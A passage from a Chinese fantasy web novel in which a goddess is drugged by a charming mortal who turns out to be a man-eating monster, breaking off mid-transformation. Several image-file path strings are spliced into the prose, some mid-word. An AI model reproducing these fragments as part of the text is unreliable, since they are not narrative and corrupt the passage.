    姬瑶露出一个可爱的微笑,眨眨眼。


    姞温无奈一笑:“那好吧。”


    隔壁的离光嘿嘿一笑,正想说话,被仓澜踩了一脚。


    大帝面沉似水地给自己倒茶,阿狸十分狗腿地上前来帮忙,然后道:“大帝,需要我去看看神女吗?”


    姬轩辕不置可否,却在阿狸小心翼翼退下之时冷冷道:“不必了。由她去吧。”


    阿狸:“……”


    什么意思?


    这是大帝彻底放弃神女的意思?


    他终于发现姬瑶神女是个不堪托付的渣女了?


    另一边,渣女姬瑶欢欢喜喜地开门迎客,把她的“心上人”招呼进了门。


    姞温看了眼身后被拍上的房门,吓得几乎就要跑。姬瑶却亲亲热热拉着人落座,一边倒茶一边道:“不必在意我老大昨晚对你说的那些话,有我在,没人欺负得了你的。”


    姞温讪讪地端起茶杯,见姬瑶端着下巴专注地盯着自己看,道:“你们当真都是昆仑山上下来的神仙?我先前还以为你们是在说笑呢。”姞温一双眼睛生得好,不论何时看人都是含情脉脉秋波粼粼地,姬瑶很是喜欢。


    她点点头:“当真呢。不信你看!”


    她手指随意转了个圈,桌子上的一颗瓜子无风自动在桌子上跳起舞来。


    姞温喉咙动了动,眼睛盯着桌上的瓜子,叹道:“还真是厉害。”


    姬瑶收回手,手指轻轻敲打桌面,不甚在意地说道:“雕虫小技,不足挂齿。你若跟了我,以后我回去之后传你神力啊。”


    姞温呵呵一笑:“是么,那可真是我的荣幸了。”姬瑶觉得对方一颦一笑都好看,一时看得有些呆,满心都是如何把这人弄回昆仑山,如何说服姬轩辕。


    然后对方轻咳一声又问道:“你等的朋友呢?还没来么?”


    姬瑶点头:“嗯,可能晚上才会出现吧。”


    “哦,”姞温点了个头,“你是一个人来的?”姬瑶当然不能说隔壁还有一堆人等着埋伏,怕吓着这娇滴滴的凡人,于是又点一个头:“对。我一个人来的。”


    姞温笑笑,忽然主动给姬瑶倒茶:“那你一个人在这儿等着是有些无聊,我便陪你坐会儿吧。”


    姬瑶赏心悦目地看了会儿人,心中美滋滋的,端起茶杯就喝,咽下去后才觉得不妥。


    她砸吧砸吧嘴,觉得有些奇怪:“这水……”


    姞温面带温柔的笑意:“嗯?这水怎么了?”


    姬瑶觉得一股酸软从手脚开始蔓延,她端着的水杯哐当一声跌落在桌上,茶水打翻,顺着桌子往下滴。


    她难以置信地看向面前这个浑身神力全无,还一副娇滴滴模样的凡人,不知他是哪里来的胆子竟敢用药药她,而且这药,居然还能药倒她?!


    姞温缓缓站起来,居高临下看着姬瑶温柔道:“听说吃了神仙肉能开经脉,我也没料想今日还有这样的机缘……”


    他用腥红的舌头舔了舔自己的嘴唇,笑着笑着,一张樱桃小嘴竟越张越大,于此同时,他的脑袋猝不及防从颈子上剥落,那满口白牙见风而长,忽然每颗都变得尖锐起来。